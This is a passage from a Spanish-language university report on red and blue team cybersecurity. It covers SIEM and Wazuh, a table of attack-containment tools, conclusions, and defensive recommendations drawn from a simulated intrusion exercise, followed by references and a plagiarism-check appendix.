Soewito, B. (2024), señala que un SIEM, es una herramienta que ayuda a las empresas a ver lo que realmente está pasando en su red para poder anticiparse a los riesgos de seguridad, al ofrecer una visión completa y ordenada de los eventos, permite actuar antes de que un incidente termine afectando el funcionamiento normal del negocio y los servicios que este ofrece.

En los últimos años, esta tecnología ha avanzado muchísimo, sobre todo gracias a la incorporación de IA, esto ha hecho que detectar amenazas y gestionar incidentes sea un proceso más rápido y preciso, volviendo al SIEM un aliado indispensable en un entorno digital que se vuelve más complejo cada día.

Un ejemplo sencillo lo vemos cuando alguien intenta acceder sin autorización a un servidor importante (Por Ej. El Firewall), el SIEM reúne los registros del cortafuegos y del sistema operativo, relaciona los eventos y detecta intentos de ingreso sospechosos desde distintos lugares, de inmediato alerta al equipo de seguridad y, apoyado en funciones de IA, clasifica el incidente como crítico y sugiere bloquear las direcciones maliciosas. Gracias a esta reacción casi inmediata, el ataque no logra afectar las operaciones de la empresa.

Por eso, más que una herramienta técnica, el SIEM actúa como un sistema de protección que convierte datos dispersos en información útil para tomar decisiones rápidas y acertadas. Su capacidad para adelantarse, detectar y responder a los riesgos lo ha convertido en una pieza importante de la ciberseguridad actual, permitiendo que las organizaciones se mantengan seguras en un entorno lleno de desafíos.

4.5.1. Principales Funciones

Un SIEM, juega un papel muy importante en el manejo de la ciberseguridad, esto es posible porque reúne datos de varios dispositivos y sistemas en un solo lugar, su propósito

principal es identificar, actuar y estudiar cualquier problema de seguridad con eficacia, asegurando así que los bienes digitales de la empresa estén resguardados.

Figura 45

Funciones Principales de un SIEM

Función	Descripción
Asociación y relación de eventos	Analiza patrones y los relaciona con otros sucesos de seguridad, identificando amenazas que podrían pasar desapercibidas si se evaluaran de forma aislada.
Cumplimiento regulatorio	Contribuye a cumplir regulaciones internacionales como GDPR, PCI-DSS o HIPAA mediante la generación de informes de auditoría y conservación de registros (normas de protección de datos para salvaguardar la privacidad y seguridad de la información personal y confidencial).
Generación de alertas y avisos	Genera avisos en tiempo real ante comportamientos sospechosos o incidentes críticos, permitiendo una respuesta rápida y oportuna.
Investigación forense de registros	Almacena y organiza registros de manera estructurada, lo que facilita investigaciones posteriores y revisiones detalladas de incidentes.
Recopilación de información	Integra registros y eventos de firewalls, sistemas operativos, aplicaciones, servidores y dispositivos de red, consolidando la información en un único punto para facilitar su análisis.
Respuesta automatizada ante incidentes	Algunos SIEM incluyen funciones de SOAR, que permiten responder automáticamente a amenazas mediante reglas predefinidas, reduciendo tiempos de reacción.
Supervisión y seguimiento	Proporciona dashboards y reportes organizados que permiten visualizar el estado de la seguridad en la organización de forma clara y resumida.

Nota. El rol principal del SIEM es: identificar, vincular y reaccionar ante sucesos de seguridad, garantizando así tanto la supervisión como el acatamiento de las reglas.

4.5.2. Principales Características

Aparte de lo que hace, un SIEM se reconoce por tener atributos técnicos concretos que aseguran que funcione bien y se pueda modificar. Gracias a estos rasgos, el sistema puede unirse a distintos marcos operativos, crecer conforme la empresa se expande y amoldarse a requerimientos concretos.

Figura 46*Características Principales de un SIEM*

Característica	Descripción
Capacidad de crecimiento y manejo de grandes volúmenes	Está diseñado para gestionar grandes volúmenes de datos sin afectar el rendimiento, adaptándose al crecimiento de la infraestructura tecnológica.
Compatibilidad con varias herramientas	Se conecta con diversas herramientas de ciberseguridad como firewalls, IDS/IPS y otros sistemas de TI, favoreciendo un ecosistema de seguridad completo.
Concentración unificada de información	Reúne la información en una sola plataforma, lo que facilita el análisis de seguridad y evita la dispersión de registros en múltiples sistemas.
Configuración adaptable a las necesidades del negocio	Permite definir reglas específicas de detección y respuesta, ajustándose a las necesidades y requerimientos particulares de cada organización.
Machine Learning e IA	Los SIEM modernos incorporan IA para mejorar la detección de anomalías, aprendiendo de patrones y comportamientos para anticipar amenazas.

Nota. El SIEM se integra, escala y se ajusta al contexto, adaptando su utilidad a cada organización.

Figura 47*SIEM: Principales Componentes, Capacidades Funciones y Características*



Nota. Tomada de. Wallarm. (2025). <https://share.google/P6yYgHoe3fQoXR5cK>

Para sintetizar, un SIEM es un recurso sólido para manejar la ciberseguridad, porque junta tareas prácticas como: juntar información, enlazar sucesos y crear avisos, con aspectos técnicos que aseguran que se pueda conectar, crecer y ajustar a las necesidades; esta mezcla permite a las empresas no solo encontrar y actuar ante problemas al momento, sino también acatar estándares mundiales y mejorar sus métodos de protección.

Las funciones logran que se identifiquen y reaccionen bien a las amenazas, y las características aseguran que el sistema se pueda moldear y mantener en ambientes difíciles.

4.5.3. Wazuh: un Ejemplo de SIEM Moderno en Acción

Una forma práctica de entender cómo funcionan los sistemas SIEM modernos es observando una herramienta en acción. Wazuh, una solución de software libre combina las

funciones clásicas de un SIEM con capacidades extendidas de XDR, lo que le permite detectar, analizar y correlacionar eventos de seguridad en tiempo real, su arquitectura es sencilla pero eficaz: pequeños agentes instalados en los equipos recogen los datos, el servidor central los procesa aplicando reglas de correlación, el sistema de almacenamiento los organiza para facilitar su revisión, y una interfaz gráfica muestra alertas e indicadores de manera clara y comprensible. Soewito, B. (2024).

Es decir, ante un intento de acceso sospechoso, Wazuh puede recopilar información del firewall, del sistema operativo y de otros servicios, identificar patrones anómalos y notificar al equipo de seguridad. Incluso es capaz de ejecutar acciones automáticas para mitigar el riesgo. Esto demuestra que un SIEM no se limita a recolectar datos: se convierte en un aliado estratégico que permite anticipar amenazas, responder con rapidez y mantener la estabilidad operativa en entornos complejos, está conformado a modo groso de la siguiente forma:

Agentes: Monitorean los equipos y recolectan eventos.


Servidor: Analiza la data y detecta amenazas.

Indexador: Organiza información para facilitar su revisión.

Dashboard: Visualiza alertas y métricas de manera clara y atractiva.

La puesta en marcha se podría llevar a cabo, bien sea en un punto o en varios, una opción que deja formar un conjunto; y dicho conjunto optimiza la eficacia, la protección y el acceso constante.

Figura 48
Arquitectura Básica de Wazuh



Nota. Tomada de. Inlab. (2024). <https://share.google/nDaRPfZHQnyl4IkXb>

4.6. Seis Herramientas Estratégicas para la Contención Activa de Ataques
Informáticos

En la seguridad digital de una empresa, parar un ataque no es solo cerrar un puerto o frenar datos, se trata de cuidar la confianza, también se debe asegurar que el trabajo siga y proteger a la persona que maneja cada equipo.

Las herramientas que se presentan a continuación han sido seleccionadas por su capacidad de contener amenazas en entornos reales, alineadas con principios técnicos, éticos y legales, cada una representa una decisión consciente del profesional en ciberseguridad, que no solo actúa sobre la infraestructura, sino también sobre el tejido de valores que sostiene a la organización.

Esta tabla busca integrar la dimensión técnica con la humana, mostrando cómo cada herramienta contribuye a la defensa, la resiliencia y el respeto por quienes confían en nuestros sistemas.

Tabla 6

Herramientas de Contención en Ciberseguridad

Herramienta	Clasificación (Hardware/Software)	Función Principal	Ejemplo de Uso	Función de Contención	Valor Humano y Ético
Firewall (NGFW, WAF, Firewall físico)	Hardware y Software	Revisa el tráfico que entra y sale de la red. Permite definir reglas para autorizar o bloquear conexiones según sea necesario. Son sistemas diseñados para parecer reales y atraer a posibles atacantes.	Bloquear una IP que envía solicitudes sospechosas o limitar tráfico que podría ser un DDoS.	Evita que el tráfico malicioso llegue a los sistemas internos y corta el paso a intentos de intrusión.	Representa al guardián que protege lo construido, equilibrando seguridad con disponibilidad.
Honeypots	Software	Sirven para observar su comportamiento sin poner en riesgo la infraestructura principal.	Crear un honeypot SSH para analizar qué intentos de acceso realiza un atacante.	Mantiene al atacante centrado en un entorno falso, reduciendo así los riesgos sobre los sistemas reales.	Reflejan la astucia defensiva: aprender del adversario sin poner en riesgo lo legítimo.
IDS/IPS (Intrusion Detection/Prevention Systems)	Hardware y Software	Un IDS detecta comportamientos sospechosos y un IPS puede reaccionar bloqueando amenazas. Ambos monitorean el tráfico constantemente.	Configurar Snort en modo prevención para bloquear una conexión que coincide con una firma de ataque.	Interrumpe conexiones peligrosas de inmediato, evitando que el atacante continúe o explore la red.	Representan la vigilancia activa: observar y reaccionar a tiempo para proteger la integridad de todos.

Herramienta	Clasificación (Hardware/Software)	Función Principal	Ejemplo de Uso	Función de Contención	Valor Humano y Ético
Iptables (Linux)	Software	Permite controlar el tráfico del servidor mediante reglas detalladas. Es útil para gestionar puertos, direcciones y protocolos de manera muy específica.	Aplicar una regla DROP para detener intentos repetidos de acceso al puerto SSH.	Bloquea o descarta paquetes que no cumplen las reglas, frenando ataques antes de que alcancen los servicios.	Refleja la responsabilidad del administrador: proteger con firmeza sin afectar a usuarios legítimos.
Segmentación de Red	Hardware/Software (switches, VLANs)	Divide la red en áreas separadas para que un incidente no afecte toda la infraestructura. Reduce el impacto y limita los movimientos del atacante.	Crear VLANs para separar servidores críticos de la red general.	Evita el movimiento lateral del atacante y reduce el alcance del daño.	Refuerza la confianza organizacional: protege a todos evitando que un error afecte a toda la estructura.
SOAR	Software	Automatiza acciones de respuesta ante incidentes y ayuda a reaccionar rápido. Puede aislar equipos, bloquear accesos y ejecutar tareas sin intervención manual.	Aislar un equipo comprometido, bloquear una IP y eliminar correos maliciosos de forma automática.	Reduce la propagación de la amenaza actuando en segundos, bloqueando accesos y cortando procesos riesgosos.	Simboliza la cooperación entre personas y tecnología: protege rápido y deja al analista tiempo para pensar estratégicamente.

Nota. La tabla muestra distintas herramientas utilizadas para contener amenazas digitales, junto con su función, su aplicación en escenarios reales y el impacto humano que aportan a la seguridad organizacional. *Fuente.* Elaboración propia.

Detener un ataque significa proteger lo que realmente importa: la información, la confianza de quienes usan los servicios y el trabajo de las personas que sostienen la operación, estas herramientas no son solo tecnología; representan la responsabilidad ética de administrar la seguridad con criterio y cuidado. Al contener una amenaza, no solo se protegen redes, sino también a quienes dependen de ellas.

Cada herramienta es una oportunidad para actuar con firmeza y respeto, fortaleciendo la organización y la confianza que la mantiene en pie.

Evidencia de Sustentación

Dando cumplimiento a lo establecido en la Etapa Cinco (05) del Seminario Especializado, se presenta el video de sustentación del informe final en el siguiente enlace:

<https://youtu.be/xyK-R3ZoMgQ>

Conclusiones

El desarrollo de este informe técnico permitió reconocer que la seguridad informática no depende únicamente de herramientas o procesos, sino de la capacidad de integrar conocimiento especializado, cumplimiento normativo y responsabilidad ética. Al analizar el trabajo del Red y del Blue Team, se evidenció que su verdadera fortaleza surge cuando comparten hallazgos, coordinan respuestas y contribuyen de manera conjunta a fortalecer la defensa institucional frente a riesgos complejos y cambiantes.

A lo largo del análisis se demostró que describir funciones y responsabilidades no es un ejercicio teórico, sino una forma de entender cómo cada equipo aporta a la protección de la información. Mientras el Red Team permite identificar vulnerabilidades reales mediante simulaciones controladas, el Blue Team sostiene la vigilancia constante y asegura una respuesta oportuna ante cualquier incidente. Esta revisión también permitió integrar claramente los principios éticos y legales, al reconocer que la protección de datos no es solo un requisito técnico, sino un compromiso que sostiene la confianza de quienes interactúan con la organización.

Las prácticas de laboratorio reforzaron esta perspectiva al mostrar que cada acción, desde configurar correctamente un entorno hasta gestionar una respuesta a incidentes, forma parte de un proceso disciplinado que debe repetirse y perfeccionarse. Este aprendizaje práctico confirma que la seguridad digital no surge de la improvisación, sino de la planificación, la documentación rigurosa y la constancia.

En conjunto, el trabajo realizado demuestra que la seguridad informática requiere coordinación entre equipos, un uso riguroso de los marcos legales y normativos, y una visión ética que dé sentido a cada decisión. Proteger la información es una tarea continua, que se construye día a día mediante disciplina y profesionalismo, incluso en los momentos en que nadie está observando.

Divulgación

El informe técnico será difundido en colaboración con la Biblioteca de la Universidad Nacional Abierta y a Distancia (UNAD), a través de su plataforma virtual. El documento final se publicará en formato PDF, lo que facilitará a los estudiantes interesados en técnicas, tácticas y estrategias de respuesta para equipos Red Team y Blue Team acceder a la información de manera práctica y sencilla.

Recomendaciones Generales

Con base en los aprendizajes y resultados obtenidos durante el seminario, se proponen recomendaciones estratégicas que buscan consolidar la seguridad digital de **SecureNova Labs** y de otras entidades interesadas en robustecer su defensa. El resguardo de los datos constituye un soporte fundamental, pues protege la información, los programas y la infraestructura de red frente a amenazas complejas. En este escenario, surge la necesidad de fortalecer la protección digital mediante medidas que integren prevención y respuesta. Las tácticas del Red Team y Blue Team son fundamentales: mientras el primero detecta vulnerabilidades ocultas mediante simulaciones controladas, el segundo mantiene la estabilidad del entorno frente a incidentes reales. Integrar ambos enfoques permite a la organización anticipar riesgos y generar confianza en su entorno digital.

Marco Legal Aplicado:

Durante la simulación se realizaron escaneos de puertos, explotación de servicios y creación de usuarios con privilegios elevados. Por ello, se recomienda que SecureNova Labs implemente un procedimiento legal previo a cualquier prueba intrusiva, que incluya autorización formal firmada, registro detallado de cada comando en herramientas como Nmap, y Metasploit, conservación de la trazabilidad de accesos y almacenamiento seguro de evidencia en un repositorio cifrado. Además, debe verificarse mediante un checklist que se cumplan la Ley 1273 (accesos no autorizados) y la Ley 1581 (protección de datos), asegurando que toda acción técnica mantenga validez legal y cumpla la normativa vigente.

Dimensión Ética de la Ciberseguridad:

El ejercicio mostró que la creación silenciosa de un usuario administrativo sin alertas puede comprometer la privacidad y la integridad de los sistemas. Por ello, se recomienda implementar un protocolo ético que, antes de cada prueba, evalúe el riesgo de exposición de información sensible y la afectación de la dignidad digital de terceros. Cada acción debe contar con justificación explícita, medidas para minimizar accesos innecesarios y un registro detallado sobre el objetivo de la prueba, las salvaguardas aplicadas y cómo se evitó el acceso a información irrelevante.

Resultados Prácticos del Ejercicio de Simulación:

Se evidenció que era posible crear un usuario administrativo sin alertas ni validación adicional, lo que reveló una debilidad crítica en la gestión de cuentas sensibles. Por ello, se recomienda deshabilitar la creación de cuentas privilegiadas desde interfaces estándar y centralizarla en un servidor seguro con autenticación multifactor. Además, activar alertas en tiempo real ante cualquier intento de creación, modificación o eliminación de privilegios, implementar un control de cambios con aprobación formal y registro en sistema de tickets, ejecutar escaneo diario de cuentas huérfanas o con privilegios innecesarios y documentar la línea temporal completa de la intrusión (comandos, accesos y persistencia) para usarla en entrenamientos futuros.

Seguridad Sostenible y Resiliente:

El análisis demostró que la falta de revisiones periódicas y parches pendientes facilitó la explotación y mantenimiento de accesos indebidos. Por ello, se recomienda establecer revisiones semanales de configuraciones críticas (firewall, logs, puertos expuestos, credenciales), configurar un sistema de parches que aplique actualizaciones en menos de 48 horas y genere reportes automáticos, crear un canal operativo en tiempo real para compartir anomalías detectadas por SIEM e IDS, y realizar verificación mensual de la rotación de credenciales privilegiadas en sistemas críticos como servidores de autenticación, bases de datos y nodos de virtualización.

Recomendación General:

La seguridad en una organización no debe limitarse a reaccionar ante incidentes; es un compromiso que se construye día a día. Para mantenerla, es indispensable que las áreas trabajen de manera coordinada, que los sistemas se revisen con detalle, que las actualizaciones se apliquen a tiempo y que se corrijan de inmediato las vulnerabilidades detectadas. Apoyarse en marcos normativos y buenas prácticas también proporciona una guía clara para tomar decisiones acertadas y fortalece la postura institucional de manera consistente y confiable.

Con base en los hallazgos de la simulación realizada en SecureNova Labs, se recomienda transformar estas observaciones en acciones concretas y permanentes. Por ejemplo, se deben realizar capacitaciones trimestrales específicas sobre los problemas reales identificados: creación descontrolada de usuarios privilegiados, ausencia de alertas, parches pendientes y fallas en el monitoreo. De manera complementaria, se sugiere revisar mensualmente los accesos privilegiados según el rol funcional, eliminando cuentas innecesarias y ajustando permisos que no correspondan. Además, es clave activar un monitoreo avanzado mediante SIEM, con reglas que detecten inmediatamente la creación inesperada de cuentas, intentos de escalamiento de privilegios, modificaciones en grupos administrativos y cualquier actividad inusual en el sistema.

Estas medidas permiten que los resultados de la simulación se conviertan en aprendizaje aplicado al entorno operativo, fortaleciendo una cultura de seguridad que protege tanto la infraestructura tecnológica como a las personas que dependen de ella, y asegurando que las acciones propuestas sean directamente útiles y aplicables al contexto real.

Referencias Bibliográficas

- Al Ismaili, M. (2023). Mejorando la ciberseguridad: Explorando técnicas efectivas de hacking ético con Kali Linux. *Investigación y aplicaciones hacia las matemáticas y la informática*, 5, 135–152.
- Becerra Bonilla, A. S., & Gómez Herrera, A. M. (2024). La notificación previa frente al registro de datos negativos en el historial crediticio como núcleo esencial del derecho fundamental al habeas data–artículo 12 de la ley 1266 de 2008 (Bachelor's thesis, Derecho).
- Centro de Respuestas a Incidentes Informáticos – CSIRT Académico UNAD. (2024). Guía para la valoración y evaluación de riesgos de ciberseguridad de los activos de información UNADISTAS (Versión 1.0, pp. 5–31). Universidad Nacional Abierta y a Distancia – UNAD.
https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Guia_para_la_valoración_y_evaluación_de_riesgos_de_ciberseguridad__Pag_publicado.pdf
- CIS Security. (2020). CIS Center for Internet Security. CIS Benchmarks.
<https://www.cisecurity.org/cis-benchmarks/>
- Conde de Pintos, G. (2024). Study, evolution, comparison and development of virtualization systems.
- Constitución Política de Colombia. (2003). Constitución Política de Colombia. Artículo 15.
<https://www.constitucioncolombia.com/titulo-2/capitulo-1/articulo-15>
- COPNIA. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares (pp. 3–26). <https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica>
- CVE. Mitre. (s.f.). CVE-2017-0143. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143>
- Díaz Prada, O., & Salazar Casanova, H. (2024). Análisis de los efectos socio jurídicos en el sistema pensional en Colombia de la ley 1955 de 2019 Plan Nacional de Desarrollo

2018-2022 “Pacto por Colombia, Pacto por la Equidad” en el ámbito pensional colombiano.

DNP. (2024). Documentos CONPES. https://www.dnp.gov.co/LaEntidad_/subdireccion-general-prospectiva-desarrollo-nacional/direccion-desarrollo-digital/Paginas/documentos-conpes-confianza-y-seguridad-digital.aspx

El Dinero. (2023). 5 tipos de ataques cibernéticos más comunes y cómo la IA está siendo utilizada para mejorarlos. <https://eldinero.com.do/243099/5-tipos-de-ataques-ciberneticos-mas-comunes-y-como-la-ia-esta-siendo-utilizada-para-mejorarlos/#:~:text=Ataques%20de%20ingenier%C3%ADa%20social%3A%20los,poder%20iniciar%20una%20serie%20de>

González Gómez, J. H. (2024). Lineamientos y recomendaciones para la aplicación de las conductas inequívocas como forma de obtener la autorización para el tratamiento de datos personales en Colombia.

González, A. G. B. (2024). Análisis e implementación de las fases del pentesting detectando vulnerabilidades en un sistema informático remoto (Doctoral dissertation, Benemérita Universidad Autónoma de Puebla).

Guarnizo Portela, M. P. (2024). La naturaleza jurídica de los delitos informáticos en Colombia [Monografía]. Repositorio Institucional UNAD. <https://repository.unad.edu.co/handle/10596/41392>

Lobo, M. M., Gil, S. V. H., & Aguirre, A. M. G. (2023). Ley de delitos informáticos colombiana, el convenio de Budapest y otras legislaciones: Estudio comparativo. *Revista de ciencias sociales*, 29(2), 356–372.

López Sempere, A. (2022). Identification and detection of vulnerabilities (Doctoral dissertation, Universitat Politècnica de València).

Microsoft. (2025). SMB de host directo a través de TCP/IP. <https://learn.microsoft.com/es-es/troubleshoot/windows-server/networking/direct-hosting-of-smb-over-tcpip>

- Moreno, P. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management) (pp. 31–63). USFQ.
<http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf>
- ORTEGA CANDEL, J. O. S. É. (2021). Ciberseguridad. Manual práctico. Ediciones Paraninfo, SA.
- Ortega Ruiz, L. G. (2024). El control político y el gobierno de la ley en Colombia: El rol del Congreso en la salvaguarda constitucional. *Estudios constitucionales*, 22(1), 329–360.
- Rajendran, J., Jyothi, V., & Karri, R. (2011). Blue team red team approach to hardware trust assessment. 2011 IEEE 29th International Conference on Computer Design (ICCD), 285–288. <https://doi.org/10.1109/ICCD.2011.6081410>
- Sedano, W. K., & Salman, M. (2021, July). Auditing Linux operating system with center for internet security (CIS) standard. In 2021 International Conference on Information Technology (ICIT) (pp. 466–471). IEEE.
- Soewito, B. (2024). SIEM and threat intelligence: Protecting applications with Wazuh and TheHive. *International Journal of Advanced Computer Science & Applications*, 15(9).
- Suarez Valencia, P. (2025). Protección jurídica de los sistemas informáticos en Colombia: Retos y necesidades de actualización de la Ley 1273 de 2009 (Bachelor's thesis, Escuela de Derecho y Ciencias Políticas–Facultad de Derecho).
- Torrado, M. L. R., & Llanos, C. M. C. (2023). De la buena administración y el acceso a la información pública en Colombia. *Revista Jurídica Mario Alario D'Filippo*, 15(31), 490–507.
- UNAD. (2025). Leyes informáticas colombianas. <https://gpit.unad.edu.co/seguridad-de-la-informacion/leyesinformaticas>

Apéndices

Apéndice A

Resultado de Revisión en Turnitin

The screenshot displays the Turnitin Feedback Studio interface. At the top, the user's name 'MARTHA ISABEL BEDOYA CASTAÑO' is visible. The document being reviewed is titled 'Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team'. The reviewer's name 'Martha Isabel Bedoya castaño' is also shown. The similarity score is 11%. The interface includes a sidebar with document sections, a main review area with a similarity score of 11%, and a bottom table showing submission details.

Sección 1	Sección 2	Sección 3	Sección 4	Sección 5
Título	Fecha de inicio	Fecha Esperada	Fecha de publicación	Puntos disponibles
ECBTI - Draftbank 1 - Sección 2	7 jun 2024 - 08:15	31 dic 2025 - 08:15	31 dic 2025 - 08:15	8

Título del Período	Identificador del trabajo de Turnitin	Enviado	Similitud	Catificación	Catificación General
Ver Medio Digital	Línea 3 - Análisis, Reporte y Comunicación de Resultados Técnicos	20/09/2024	11%	N/A	Entregar trabajo

Nota. El documento fue verificado en Turnitin, con un índice de similitud del 11 %.